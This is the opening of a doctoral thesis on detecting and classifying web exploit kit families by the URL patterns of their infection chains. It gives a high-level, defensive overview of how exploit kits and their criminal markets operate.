AN EFFICIENT AND NOVEL DETECTION TECHNIQUE FOR NEXT GENERATION WEB-BASED EXPLOITATION KITS

A THESIS SUBMITTED TO
THE GRADUATE SCHOOL OF INFORMATICS INSTITUTE
OF
MIDDLE EAST TECHNICAL UNIVERSITY

BY

EMRE SÜREN

IN PARTIAL FULFILLMENT OF THE REQUIREMENTS
FOR
THE DEGREE OF DOCTOR OF PHILOSOPHY
IN
INFORMATION SYSTEMS

AUGUST 2019

Approval of the thesis:

AN EFFICIENT AND NOVEL DETECTION TECHNIQUE FOR NEXT GENERATION WEB-BASED EXPLOITATION KITS

submitted by **EMRE SÜREN** in partial fulfillment of the requirements for the degree of **Doctor of Philosophy in Information Systems Department, Middle East Technical University** by,

Prof. Dr. Deniz Zeyrek Bozşahin
Dean, Graduate School of **Informatics Institute** ______________

Prof. Dr. Yasemin Yardımcı Çetin
Head of Department, **Information Systems** ______________

Prof. Dr. Nazife Baykal
Supervisor, **Information Systems, METU** ______________

Assist. Prof. Dr. Pelin Angın ______________
Co-supervisor, **Computer Engineering, METU**

Examining Committee Members:

Prof. Dr. Sevgi Özkan Yıldırım
Information Systems, METU ______________

Prof. Dr. Nazife Baykal
Information Systems, METU ______________

Prof. Dr. Kemal Bıçakçı
Computer Engineering, TOBB-ETU ______________

Assoc. Prof. Dr. Ertan Onur
Computer Engineering, METU ______________

Prof. Dr. Ali Aydın Selçuk
Computer Engineering, TOBB-ETU ______________

Date: 06.08.2019

I hereby declare that all information in this document has been obtained and presented in accordance with academic rules and ethical conduct. I also declare that, as required by these rules and conduct, I have fully cited and referenced all material and results that are not original to this work.

Name, Surname: Emre Süren

Signature :

ABSTRACT

AN EFFICIENT AND NOVEL DETECTION TECHNIQUE FOR NEXT GENERATION WEB-BASED EXPLOITATION KITS

Süren, Emre
Ph.D., Department of Information Systems
Supervisor: Prof. Dr. Nazife Baykal
Co-Supervisor : Assist. Prof. Dr. Pelin Angın

August 2019, 107 pages

The prevalence and non-stop evolving technical sophistication of Exploit Kits (EKs) is one of the most challenging shifts in the modern cybercrime landscape. Over the last few years, malware infection via drive-by download attacks have been orchestrated with EK infrastructures. An EK serves various types of malicious content via several threat vectors for a variety of criminal attempts, which are mostly monetary-centric. In this dissertation, an in-depth discussion of the EK philosophy and internals is provided. A content analysis is introduced for the EK families where special context-aware properties are identified. A key observation is that while the web-page contents have drastic differences between distinct intrusions executed through the same EK, the patterns in URL addresses stay similar. This is due to the fact that auto-generated URLs by EK platforms follow specific templates. This dissertation proposes a new lightweight technique to quickly categorize unknown EK families with high accuracy leveraging machine learning algorithms with novel URL features. Rather than analyzing each URL individually, the proposed *overall URL patterns* approach examines all URLs associated with an EK infection. The method has been evaluated with a popular and publicly available dataset that contains 240 different real-world infection cases involving over 2250 URLs, the incidents being linked with the 4 major EK flavors that occurred throughout the year 2016. In the experiments, the system achieves up to 93.7% clustering accuracy and up to 100% classification accuracy with the estimators experimented.

Keywords: Exploit Kit, Malware, URL analysis, Machine learning

ÖZ

GELECEK NESİL AĞ TABANLI İSTISMAR ARAÇLARININ TESPİTİ İÇİN ETKİLİ VE ÖZGÜN BİR TEKNİK

Süren, Emre
Doktora, Bilişim Sistemleri Bölümü
Tez Yöneticisi: Prof. Dr. Nazife Baykal
Ortak Tez Yöneticisi : Dr. Öğr. Üyesi. Pelin Angın

Ağustos 2019 , 107 sayfa

İstismar Kitlerinin (İK) yaygınlığı ve durmaksızın gelişen teknik karmaşıklığı, modern siber suç ekosistemindeki en önemli kırlmalardan bir tanesidir. Son birkaç yıldır, izinsiz yükleme saldırları vasıtasıyla yapılan zararlı yazılım enfensiyonları, İK'ler tarafından gerçekleştirilmektedir. Bir İK, birçok türden zararlı içeriği çeşitli tehdit vektörleri aracılığıyla, farklı saldırı teşebbüsleri için servis etmektedir, ki bir çoğu parasal odaklıdır. Bu doktora tezinde, İK ailelerine yönelik yapılan bağlam bilinçli içerik analizinin sonuçları ile, ki orada bağlam bilinçli öznitelikler tespit edilmiştir, İK filozofisine ve iç yapısına dair derinlemesine bir müzakere sağlanmıştır. Anahtar bulgu ise, farklı sızma olaylarında analiz edilen İK'lere ait ağ sayfaları bir birinden çok farklıyken, URL adreslerindeki yapıların birbirlerine benzer olması ve otomatik olarak üretilen URL adreslerinin kendine has bir modeli takip etmesidir. Yürürlükteki bu pratik, sorumlu İK örnekleri için, etkili bir sistemin geliştirilmesine olanak sağlamıştır. Bu kapsamda, İK ailelerini hızlı ve yüksek doğrulukta kategorize etmek için makine öğrenmesi kullanan, yeni bir ince teknik ve özgün URL öznitelik seti öne sürülmüştür. 'Baştanbaşa URL yapıları' tekniği, her URL adresini ayrı ayrı bağımsız bir şekilde analiz etmek yerine, İK enfeksiyonuyla ilişkili olan bütün URL adreslerini birlikte inceler. Metot en güncel, 2016 yılı boyunca en yaygın olan 4 İstismar Kiti vasıtasıyla zararlı yazılım bulaşmasıyla sonuçlanan gerçek dünya vakalarından oluşan, 2250 adetin üzerinde URL adresini kapsayan 240 farklı olayın bulunduğu muteber bir veri kümesiyle değerlendirilmiştir. Bu sistem, % 93.7 oranına varan kesinlikte kümeleme ve % 100.0 doğruluğa varan sınıflandırma değerlerine ulaşmaktadır.

Anahtar Kelimeler: İstismar Kiti, Kötücül yazılım, URL analizi, Makine öğrenmesi

To my family

ACKNOWLEDGMENTS

I express my gratitude to my supervisor, Prof. Dr. Nazife Baykal, for her mentorship through all steps of the PhD program. I also want to acknowledge my thesis committee members with respect, I would like to thank Prof. Dr. Ali Aydın Selçuk for reserving his valuable time for my committee meetings. I am very appreciated to see my master supervisor Prof. Dr. Sevgi Özkan Yıldırım in the meetings.

I would like to express my special thanks to my co-supervisor Assist. Prof. Pelin Angın for her guidance through my dissertation work. She has provided me 7/24 unlimited conversation support which was invaluable for me. It is very rare to come across and very few people have the opportunity to work with a supervisor who has an excellent communication skill, but I did when I worked with her and it was a great pleasure. She has supported me during authoring my articles with providing countless valuable feedbacks, insightful paper revisions, and proofreading which allowed me to publish them as good as possible. I have learned lots of academic experience from her as she always shared with me and I am very happy and lucky to meet and work with her. I would like to thank Winslab where I have visited during the last eight months of my study and helping the other grad students was a different experience for me.

I would also like to thank my beautiful mother for her unconditional love, continuous support and encouragement. I would like to thank my lady for believing in me, my princes and princess for being my source of cheerfulness.

The foundation of this dissertation is totally my miraculous work life. Thanks to god, I am fortunate to have a chance to work with quite a few exceptional talent during my job experience in Ankara. The institutions that I have served for a decade have provided me a challenging work environment with high competence where cyber security is in focus. I am grateful that I can work in system security field which I have a great passion for.

TABLE OF CONTENTS

LIST OF TABLES

TABLES

LIST OF FIGURES

FIGURES

LIST OF ABBREVIATIONS

CC	Command and Control
DGA	Domain Generation Algorithm
EDR	Endpoint Detection and Response
EK	Exploit Kit
IoC	Indicators of Compromise
IDS	Intrusion Detection System
IPS	Intrusion Prevention System
TDS	Traffic Direction System

CHAPTER 1

INTRODUCTION

The idea behind this dissertation proposal emerged in 2015, when we desired to propose a *"specific efficient solution"* for the *"most sophisticated and prevalent attacks"* on the Web. More precisely, we wanted to avoid working on detecting traditional attacks *(e.g., port scan, brute force, DDoS, etc.)*, which have already been extensively studied since 2000. Therefore, we sought after the *"most sophisticated and prevalent"* phenomenon and came across the *Exploit Kits (EKs)* in the World *"Wild"* Web. At the same time, when we looked at the people who conduct research on EKs, we acknowledged that there are researchers who operate special *client honeypots* to track the EK families. When we reviewed these types of honeypots, we could realize that they collect small amounts of network traffics of a high number of individual intrusion cases, as a consequence, the proposed solution should be suitable for such an environment. Such intelligence mechanisms could reason out whether there is an infection or not via identified IoCs along with collected evidences *(e.g., network traffic captures)*, but could not properly justify the origin of attack.

The objective of the study is assisting those who pursue to identify EK families to get *early threat intelligence*, hence we set out to sense EK infections from the network packet traces to get performance increase from day one, which is an inevitable requirement for this environment. In other words, we do not analyze host-level artifacts. Accordingly, the question is how detection is orchestrated at network level today. The short answer is by locating protection systems *(e.g., IPS/IDS, Web/Content/URL Filters etc.)* between the user devices and the Internet. Those systems get involved transparently before the web content is delivered to the victim device and the employed analysis technique is known as scanning for attack signatures. When these signature databases are built and maintained the detection patterns are derived from the "previously" detected attacks. Literally, if the browsed webpage was previously involved in a malicious activity and a security analyst diagnosed and inserted related information into this database, the attack can be detected. However, malware infection through EKs at present are not conducted with a single webpage access anymore, and also the infecting URL addresses quickly change. The rationality is obvious: avoiding the signature database which is frequently updated. Such malware infection cases are extremely difficult for such signature-based prevention mechanisms. For this reason, the proposed technique does not rely on such a method.

We have analyzed the generated network traffics of successful malware infections belonging to prevalent EK families, as a network-based methodology is proposed rather than a host-based solution. We have realized from analysis of hundreds of attacks that, all EKs under investigation infect via a certain chain rather than a single access or independent URL accesses. More precisely, after accessing a trap URL address, the EK infrastructure automatically redirects to another URL, it also redirects further, and so on until the *infection chain* is completed. In some steps, particular controls are executed on the client-side, where essentially EK profiles the browsing environment *(e.g., browser, plug-ins, operating system, virtual machine, installed security products etc.)* of the victim. It is vital that such characteristics also make the analysis operation slow and harder, and the other critical challenge is that, the code making such controls is *obfuscated, encoded, encrypted and polymorphic* in a *stratified* manner. In other words, it is not possible to observe identical codes in different infections and this prevents success of signature-based inspection systems. In order to analyze the content of EK network traffic, firstly the webpages are carved from the network captures, then they have to be executed in order to defuse such behaviors to make the content human-readable and partly understandable. However, these webpages could not be executed reliably in JavaScript interpreters and even via instantiating real browsers, since they might require external resources. When the webpage execution is started and the interpreter engine reaches a line, which includes a remote Web source, a separate system should have to serve such an external content to complete successful execution. Automating such a task is not trivial and usually requires manual intervention and this study avoids content analysis, since *efficient* automation is not achieved. In short, the EK concept is recognized as a bleeding edge and is terrifyingly complicated and for the aforementioned reasons, we concentrated on proposing a *"lightweight"* intelligent categorization system which will be able to identify previously *"unknown"* EK families with *"high accuracy"*, while being *"quick"* in terms of computation time. Particularly, conducting content analysis consumes large amounts of time then not practical for such environments and if the content analysis is not a preferred way, the remaining alternative is examining on URLs. Consequently, we started to think about seriously to gather something informative on URL analysis. Especially, we observed that the infection chain process usually starts from the root page of a domain address *(e.g., <domain-address>.com/)* where there is no path or query parts of a URL. However, the redirected URL addresses are quite long and there is a strong indication that domain addresses are *auto-generated*, in addition, path and query parts follow specific templates. When I analyzed different cases and correlated each other, we came to that point; across incidents from the same EKs, there are structural similarities among the same level redirections *(e.g., second redirection)*. This finding brought us to another point; detecting EK-based infection by separately analyzing individual URLs is not realistic. Accordingly, I urged to extract the URL address visited at first step and the redirected all URLs which were accessed automatically by the victim device. By analyzing all URLs together, namely analyzing the infection chain in a holistic manner rather than individual URL analysis, we inquiry that, can we discriminate the responsible EK instances now. Therefore, I hypothesize that it is possible to *"efficiently"* group network traffics of EK-based infections with the *"overall URL patterns"* technique which is observed from the total infection chain. The efficient term corresponds to *lightweight* categorization technique, *quick* operation, and identification of previously *unknown* EK families with a *high accuracy*. In sum, the mechanisms employed by EKs to hide themselves and make the task of content analysis systems harder, namely the notorious infection chain, is used to the detriment of their identification. In other words, the EK gangsters are shot with their weapons up to a hundred percent hit rate, which is our humble innovation.

In this chapter, firstly, the definition, importance, major principles, and operation mechanisms of the phenomenon are explained briefly to support the research problem, which is going to be investigated. Secondly, a short literature of traditional systems with their crucial shortcomings and a clear statement which describes the problem in detail are presented. Then, the motivation, objectives, and challenges of the study are summarized. After that, the research question is stated and the proposed model is described along with the hypothesis statement. Finally, this chapter is concluded with the significance, novelties and privileged aspects of the dissertation.

1.1 Phenomenon

Cyber-attacks have been threatening Web visitors ever more with the widespread use of the Internet, and *Exploit Kits (EKs)* have become one of the most disruptive weapons for Internet crimes. The emergence and prevalent use of EK infrastructures is one of the most dangerous developments in the cybercrime space according to Cannell's report [1]. EKs exhibit the current state-of-the-art crimeware that is capable of running in an automated fashion, achieving large-scale infection, and providing remote access. Therefore, the EK phenomenon is among the principal concerns of many security researchers and practitioners today.

In recent years, EKs have been progressively utilized for system compromise and malware propagation. These serve various types of malicious content over *spear-phishing* and *drive-by download* attacks, in which a payload is executed on user systems after a client-side vulnerability is exploited [2]. The drive-by download technique has had dramatic advancements in the past couple of years. Previously, malicious webpages were generated quickly in a simple manner. Then they evolved into frameworks, and today sophisticated attack tools known as Exploit Kits are in the scene. EK mechanisms automate the infiltration process and command and control facility of the massive number of vulnerable machines and today, they have become responsible for the majority of client-side attacks affecting Web visitors. The most common application on Internet-enabled devices is Web browsers, which are hot targets for EKs to infect the victim's system with a malware, and after exploiting a vulnerability, hackers usually steal information *(e.g., credit card numbers)* to directly use or encrypt private data of the user *(e.g., text documents)* then asking for ransom to enable the decryption routine. Even worse, the compromised devices can become slaves leveraged to attack other systems without any notice. While the primary kind of attack launched through EKs is *drive-by download, click-fraud (AdFraud)* and *cryptocurrency-mining* are also hot alternatives.

The illustration in Figure 2.5 is a high level overview of attacks based on an EK structure that contains 5 essential steps as we identified in the content analysis part. Attackers utilize three major threat vectors for large-scale malware distribution, which are compromised webpages, malicious advertising *(malvertisement)* and malicious spams *(malspam)*. This is known as a *campaign* and victims are drawn towards EKs by campaigns. Particularly, today the greater part of campaigns leverage compromised webpages to direct the target systems to an EK. Social networks and *search term poisoning* techniques are still highly utilized to quickly disseminate the infecting URLs throughout the Internet. There is an additional layer between campaigns and EKs known as *gate* or *traffic redirection system (TDS)*, which is deployed to transit victims from campaigns to EKs. According to the victim profile, the EK infects the target system with a proper malware.

The starting point of a malware infection through an EK is the access of a webpage pointing to the EK. After loading such a webpage, the EK comes into play automatically. In the first step, the EK profiles the target Web browser and looks for critical flaws. Subsequently, it exploits the vulnerabilities in order to launch a malicious payload on the victim system. While doing that, the EK utilizes enhanced and stealth techniques not to make aware the prevention systems and even savvy security analysts about the malicious behavior.

1.2 State-of-the-Art and Problem Definition

A great deal of security research in the past decade has been dedicated towards detecting standalone pieces of malicious code. The high number of infection cases and the high rate of changes in the malicious webpages ecosystem urged security practitioners to develop automated analysis systems, known as *honeyclients* [3, 4, 5, 6, 7, 8]. These visit webpages and analyze their behaviors to detect the malicious ones. *High-interaction honeyclients* are instrumented virtual machines that contain real Web browsers. They visit webpages and subsequently collect artifacts on the operating system. In case of exploitation, the instrumentation software notices newly spawned processes, opened network connections, manipulated files or registry entries, and thus detects the attack. The output of inspection is usually the blacklisted URLs and IoCs that are fulfilled by host-based IDS/IPS or EDR technologies. The critical point about high-interaction systems is that, understanding whether there is an infection or not is relatively easier, possibly even for *zero-day*, but realizing the origin of the attack *(e.g., intrusion type, attack platform and adversarial techniques)* is quite difficult. *Low-interaction honeyclients* are instrumented with a headless browser that are usually *wget, curl, PhantomJS, HtmlUnit, Selenium,* or a custom-implemented Web client. They retrieve webpages and subject them to static and dynamic analyses on the Web content. The output of examination is usually the signatures for both the URLs and Web content that will be usable by Web content filtering systems. The vital point about low-interaction systems is that, while a relatively quick analysis is provided, HTML parsers and JavaScript interpreters are not as capable as real web browsers and malicious code usually targets them to break execution *(e.g., invalid HTML tag)*, and consequently analysis.

Today, organized cybercrime on the Web is propagating via EKs, which smoothly evade traditional analysis systems. IDS/IPS and Web gateway security vendors focus on the EK complication to keep their signature database up-to-date by analyzing such network traffics. Firstly, they usually develop regular expressions to detect infecting contents or just blacklist the URLs. On the other hand, creating a new unique signature takes time and effort, since the signature has to be able to match all variants of the EK family while not blocking benign webpages. However, it is not possible to find samples of the new EKs at first attempt. Secondly, signature-based inspection technologies require extensive maintenance in order to keep up-to-date rules against even the minor changes on EK families. Therefore, due to the excessive number of signatures, those systems are not convenient for frequently changing environments.

Nowadays, security research centers sporadically capture network packets consisting of exploit and malware by utilizing *honeypot* mechanisms for *early intelligence* purposes. In order to get notified about zero-day threats as soon as possible, they plant as many trap systems as possible, which results in a huge volume of network traffic for analysis. However, traditional systems are not suitable for large-scale analysis in a reasonable amount of time. That is why researchers currently favor machine learning for *threat intelligence*.

The majority of the former academic work on EKs [9, 10, 11, 12] focused on the server-side source code of the EK families and conducted static source code analysis mostly on PHP code. While the EK families they analyzed leaked behind the scenes, the EK families that we analyzed have not been leaked online yet. The latter debates [13, 14, 15] involved machine learning to detect EK traffics from webpage content behind the attacks, however content inspection is too resource-hungry and has a high time complexity. Moreover, existing systems focus only on detecting requests for exploit and malware files as malicious. In addition, although binary classification as *malicious or benign* still dominates the EK detection literature today, it falls short of providing threat intelligence, since the severity of each EK *(e.g., exploited vulnerability, distributed malware, etc.)* is not the same. More precisely, not all EKs are prevalent at the same time and not every EK is the same in terms of sophistication and posed danger. Therefore, EK family categorization is inevitable for *advanced threat intelligence* and the proposed system should be able to identify changes in EK-based attacks *efficiently*.

1.3 Motivation and Purpose

In recent years, the propagation of financial attacks on end users have mostly been caused by agile development of EKs, which has remained a relatively untouched area in academic works. To this end, investing on EK research has the high potential to be beneficial for a broad audience, which is the real motivation behind this research.

The global proliferation of EKs and recent advances in EK development are serious problems and without awareness of the contemporary hacking techniques, it is not feasible to detect the *zero-day* intrusions caused by these. Since security incidents are usually interconnected, associating and correlating the individual investigations are necessary to build the big picture, which provides invaluable understanding of an automated cybercrime ecosystem. This includes, but is not limited to the utilized techniques, innovations in the field, objectives of the attacks, the underlying architecture, and even groups involved behind the scenes. Thus, basically two relatively serious reasons compose the statement of the research problem, which are *prevalence* of the threat and growing technical *sophistication* of the Exploit Kits that urged us to be focused on revealing the evil plans of a global threat.

In this dissertation, we address the fundamentals of large-scale exploitation for the malware infection metaphor. The purpose of the research is to recognize the network traffic of the state-of-the-art Exploit Kit families *efficiently* with honeypot traffic analysis to simplify the work of security analysts. This study comprises the design, development and evaluation of an original categorization method based on machine learning techniques.

1.4 Research Questions

As current EK-based successful infection mechanisms require several network interactions, it is reasonable to ask whether a *"series of HTTP activities"* belongs to a specific EK family. This is the question on which we base our hypothesis for the categorization of EK families.

Preliminary. According to our observations, firstly, all EK families have a similar workflow for malware delivery that we call *EK infection chain* as illustrated in 2.5. Secondly, an EK infection chain contains 5 elements which are *campaign*, *gate*, *landing page*, *exploit code*, and *malware payload*. Thirdly, when we performed exploratory analysis of malware infections belonging to dominant EK variants on the marketplace, although we initially started to identify URLs individually, we realized from cross-incident analysis that, all EK flavors under investigation generate their own URLs *algorithmically*. The key insight is that, while *auto-URL-generation* logic by EK platforms provides unique URLs to bypass signature-based approaches, even though they seem to be randomized, statistical analysis reveals that they follow certain patterns within themselves. Finally, while the patterns of any single URL in an infection chain is not insightful yet, the overall patterns of URLs in an infection chain expose the EK family.

In accordance with the purpose of the study, the following major challenging questions are investigated, which concentrate on two research variables: the number of different EK families analyzed and the characteristics of each EK.

- What are the distinctive *overall URL patterns* that precisely characterize EK families?
- Does characterizing previously unknown infection chains of EKs via the *"overall URL patterns"* technique present significant accuracy with very low false alarm rate while quickly categorizing EK network traffics?

1.5 Proposed Methods

As the quality of a method directly depends on the problem set, the foundation of this study is built on a respectable dataset that includes an up-to-date set of 240 incidents involving over 2250 URLs from 4 prevalent EK families.

Based on our understanding of the "auto-URL-generation" logic, distinguishing features were derived successfully via the innovative and *lightweight* "overall URL patterns technique". Then, a set of features was selected and both unsupervised and supervised models were built to *quickly* cluster and classify EK families. Firstly, we have developed unsupervised learning models to be able to mark *completely new* EK incidents as unknown for more elaborate manual technical analysis. Without relying on previous knowledge, 2 clustering models are built to group similar EK infections. Secondly, we developed supervised learning models to be able to achieve *higher accuracy*. In the first phase, 3 classification models learn the known types of EK infections, then in the discrimination phase, the algorithms classify similar EK incidents. Experiments with real-world incidents demonstrate that the proposed models are highly *efficient* in categorizing EK families. The assessment shows that the stable clusterer, *ZEKI* [16], achieves 87.5% precision at minimum and the classifier, *I see EK (IsEK)* [17], yields an accuracy rate of at least 91.6%.

In addition to URL inspection, the contents of web pages served by EK families were also investigated. Firstly, a great number of infections were extensively analyzed to reveal applied adversarial techniques *(actual attack, evasion, and hiding mechanisms)*, providing as much detail as possible [18]. Secondly, an in-depth content examination methodology for EK-based malware infections was conducted. The top-down dissection method covers both static and dynamic analyses techniques, which are primarily employed to defuse hiding mechanisms. This top-down evaluation could be applicable for any infection case based on EKs, even upcoming ones. The EK family characteristics were also uncovered, particularly content features, via the introduced *context-aware content analysis*, which is a different perspective when compared to existing studies. This strategy allows to recognize even the minor changes in EKs, to validate the labels of the data source, and to open doors for a more powerful inspection mechanism which directly detects malicious code.

Hypothesis. Eventually, an *efficient* solution for categorizing EKs could rely on a holistic approach, where the proposed *novel* technique is dubbed as *"overall URL patterns"*. We hypothesize that the proposed *lightweight* system relies on URL analysis with unusual features and is based on both unsupervised and supervised machine learning algorithms, which can *quickly* group *unknown* EK infection traffics with a *high accuracy*. As a result, while the framework design of EKs fortify malware distribution business and makes the Internet life harder, "ironically the advertised strengths are their actual weakness".

1.6 Challenges

On the course of research, primary obstacles were about the phenomenon's itself, and the first was experienced when processing the network packet captures with open-source technologies. We showed that two different leading mature tools in the industry were not able to extract the same files from the traffics, since those files are intentionally malformed *(e.g., incorrect HTML header)* or contain encrypted objects. Second, although proprietary engines of Web browsers can execute distorted content and cause to infect the victim devices, the public and robust *HTML parsers* and *JavaScript interpreters* cannot cope with such issues. Third, some captures consist of several follow up traffics related to C&C communication, which affects discrimination models in a bad way. Finally, some infections contain more than one exploit or more than one malware, which increase the normal chain length and also adversely influence the accuracy.

The principles of content analysis rely on two techniques. *Static content analysis* handles raw Web content, however malicious webpages mostly favor JavaScript, which hides malicious code, and without rendering the JavaScript, malicious behaviors are never observed. Contrarily, *dynamic content analysis* involves executing Web content and then inspecting resolved content, where execution results of the JavaScript code are observed in plain, correspondingly all obfuscation, encoding and encryption operations are already automatically reversed. It could be practical to render webpages individually, however if a webpage requires external web resources to be executed, it turns to be unfeasible where a Web server should deliver such resources on the fly. In a nutshell, dynamic analysis already consumes too much time when compared to static analysis, and serving such content via a Web server brings another overhead.

Those are also the main reasons why we did not converge to produce a system that favors content analysis. On the other hand, we spent several weeks with the URL analysis to tweak our models and for error debugging due to such outliers. We emphasized the challenges of the study in several paragraphs across sections in detail due to the subject integrity.

1.7 Contributions

Significance. Accurately categorizing similar HTTP activities that belong to prevalent EK families is an important task for a number of reasons: If the assignment process is executed regularly for particular intervals, the classes that have the most number of incidents indicate the EK families getting to become prevalent. This enables researchers to abandon studies on discontinued EKs. It is also known that signature-based techniques turn off the rules related to unused attacks in order to achieve better performance. In addition, tracking the new attack and evasion techniques utilized by the attackers as close as possible brings invaluable adversarial understanding. In this way, protection systems could be tuned better to make Internet visitors safer.

Novelties. The major contribution of this research is gaining capability of recognizing even minor updates of EK families or brand new EK flavors in an automated fashion via a novel and efficient *overall URL patterns* technique with unusual features operated with both unsupervised and supervised machine learning algorithms. It is expected that the developed *lightweight* tool will provide *zero-day* EK intelligence *quickly* with a *high accuracy* to help security analysts and will impact the business of the cybercriminals by early disclosing the evolution in the ecosystem.

We are also interested in the inner workings and advancements of the EK products and conducted semi-automated *context-aware content analysis*. Firstly, we show how an EK-based malware infection could be analyzed top-down in detail. Also, in the light of extracted artifacts and the application of the systematic comparison and correlation of the indicators, a solid adversarial knowledge is gained. The key findings, previously unknown insights and trends of EK-based malware infection are summarized as below. Moreover, we identified the EK family characteristics, particularly content features, which allow a researcher to easily develop a content analysis system based on machine learning methods to automatically extract such content features *efficiently*.

- New attack, evasion and hiding techniques of EK families
- Uniqueness, similarities, and differences of EK families
- Significant relations among the campaigns, EK families, targeted vulnerabilities, distributed malware, and threat actors
- Prevalent campaigns, EK families, exploit, and malware
- Major capabilities of the distributed malware
- Categorization strategy via context-aware strategy

Privileged Aspects. The exceptional elements of our approach are primarily related to the data source we utilize:

- We engage a *real* data source rather than generating our own
- The data corpus is publicly available and stored in network packet captures (pcap)
- The data was collected in *a period of one year in 2016*
- The collection consists of real-world infections from *4 prevalent live EK families*
- To the best of our knowledge, there is *no publicly released* research that analyses the EK traffics that occurred *throughout 2016*
- The network traffics of malware infections through EKs are captured by deliberately accessing the malicious Web sources with *real systems* rather than relying on honeyclients

1.8 Dissertation Outline

The rest of the dissertation is organized as follows. The foundations of EK families, the EK philosophy, rise of EKs, EK infection phases, and the utilized mission-critical techniques in the malware delivery process are explained in Chapter 2 . The major findings of an in-depth examination on webpage contents served by popular EK families are discussed in Chapter 3, which is a reprint of our first article [18]. In Chapter 4, the developed machine learning models are evaluated and compared, then analysis of the results is highlighted, which is a reprint of our second and third articles [17, 16]. Discussion on literature review and comparison are provided in Chapter 5. The dissertation is concluded with open issues and future study opportunities in Chapter 6.

CHAPTER 2

FUNDAMENTALS OF EXPLOIT KITS

A number of EK-based malware incidents are extensively analyzed to reveal the applied adversarial techniques *(actual attack, evasion, and hiding mechanisms)*, where the major objective of this chapter is to master the internals of currently trending Exploit Kit players in the market. This chapter is organized as follows. Foundations of Exploit Kit (EK) families are presented in Section 2.1 to provide a solid background. Then, in order to gain full understanding of the EK philosophy, threat vectors are introduced in Section 2.2. Infection phases are described step-by-step to demystify the internals of the most common EK types and the utilized mission-critical techniques in the large-scale malware delivery process are explained in Section 2.3.

2.1 Foundations of EK

An *Exploit Kit (EK)* is an Internet crimeware package for attackers and comprises not only of the tools to infect machines, but also offers command and control capabilities to orchestrate networks of infected systems along with remote access to the victims, which allows to execute further criminal operations. The key idea behind this wild mechanism is to automate the exploitation of client-side vulnerabilities for mass malware delivery. Not surprisingly, the toolkit is not available publicly and is not well documented. The cornerstone which has blazed the rise of the EK ecosystem is the private marketplace for the criminal world. To provide a better understanding of the EK phenomenon, the ecosystem and significant characteristics are detailed below.

Black markets. In EK context, the seller of an EK is known as EK *owner/developer/coder/author* and the EK customers are usually called as *threat actors* or *EK operators*. A threat actor does not develop its own EK framework, but subscribes to it in the *dark web* at different prices for miscellaneous capabilities [19]. Black markets or underground forums *(e.g., dark0de)* operate on an invitation-only basis to preserve trust relationships and prevent infiltration by law enforcement and curious entities. A potential candidate member should have a reference from an existing member and get an invitation. In response to the offer, the candidate should send an e-document that covers the individual's resume highlighting previously conducted illegal activities, cyber security skills, and potential contributions to the criminal community. The profile is submitted to the active members' approval via a voting procedure. After getting acceptance, the newbie criminal is able to rent an EK by paying a few thousand dollars per month [20, 21, 22]. The threat actors are generally identified by the malware they distribute.

EK as a service. As mentioned in the *Microsoft SIR* [23], commercial EK platforms have reportedly lived since 2006 in diverse forms. The initial variants drew limited attention among novice attackers, since they required a considerable amount of technical expertise to apply. The first release of the *Blackhole EK* [24] around 2010 drastically changed the conditions by eliminating the technical knowledge requirement to leverage the Web as a venue for illegal activities. Today, next generation EK families have opened a new era which allowed the attackers to just rent it and easily get started with infections by abstracting the operational complexity where they take care of all the major engineering issues of infecting target systems. Therefore, lack of hands-on experience is no longer a barrier for adoption of EK products anymore and ease of use also enabled a far broader base of criminals.

EKs are commercial products and are totally maintained with the best software engineering practices by professionals. Design and development of exploit, malware and packer require different expertise and skills. Exploit developers discover new or port publicly released Common Vulnerabilities and Exposures (CVEs)[1] on an EK. Malware authors develop new payloads or reuse by modifying existing commercial solutions to combine into an EK. Packer specialists implement encoding and cryptographic algorithms to obfuscate JavaScript code and malware. An EK architect designs business logic, fingerprinting, bypass and evasion mechanisms to enhance the EK. Those components are developed separately, but are continuously tested and integrated by streamlined processes. Plenty of blackhat groups build their licensed EK service that is called as EK family in this research. Today, EK products are usually developed in the *Software-as-a-Service (SaaS)* business model and sometimes seen in the *Platform-as-a-Service (PaaS)* model, where an EK is installed on distributed servers and generally managed from one central console.

The popularity of an EK also creates a fierce competition in the underground community, which evokes new EK products or copycats. As an inevitable result, sooner or later the leading EK leaves the throne to another EK. The list of notable EK families is given in Table 2.1 [25, 26].

Table 2.1: Most known EK families by year

Older	**2016**	**2017**	**2018**
Angler	Rig	Rig	Rig
Nuclear	Magnitude	Magnitude	Magnitude
Fiesta	Neutrino	Neutrino	Grandsoft
Sweet Orange	Sundown	Sundown	Fallout

Undocumented EK manual. As far as is known, the source code of state-of-the-art EK flavors are not accessible and are carefully protected [27] with commercial encoders *(e.g., ionCube)*. Despite all, the sources of the *Rig EK* was leaked on the Web

[1] cve.mitre.org

in a mysterious way in February 2015. This shed light on the capabilities of a contemporary EK and conveniently clarified the internals. This EK runs on an arbitrary port number rather than well-known web ports *(e.g., 80 or 443)* and uses random strings in URL addresses to prevent accidental indexing by search engine crawlers. The access management console requires HTTP form-based authentication via a conventional log-in page. Just after signing in with the credentials, panels appear, which serve instant information and statistics on the basis of several criteria. An Internet criminal controls the EK servers from the dashboards and queries several types of information including the number of targeted devices, the machines currently under control, breakdown for operating systems, browsers, browser plug-ins, successful exploits, live payloads, exfiltrated information, geolocation *(e.g., countries)*, etc. [22]. In this manner, the EK dashboards act as a decision support system and help operators forecast upcoming positions to take.

For instance, the malicious code served by the EK *(e.g., fingerprinting script and exploit)* could be started to be detected by web filtering appliances or URL, domain, and/or IP addresses could be blacklisted by IPS/IDS products, which is a known best practice for operations deployed in the organizations all over the globe. In this case, the generated traffic towards the attacker side sharply declines. This trend is identified early from the instantly populated graphs.

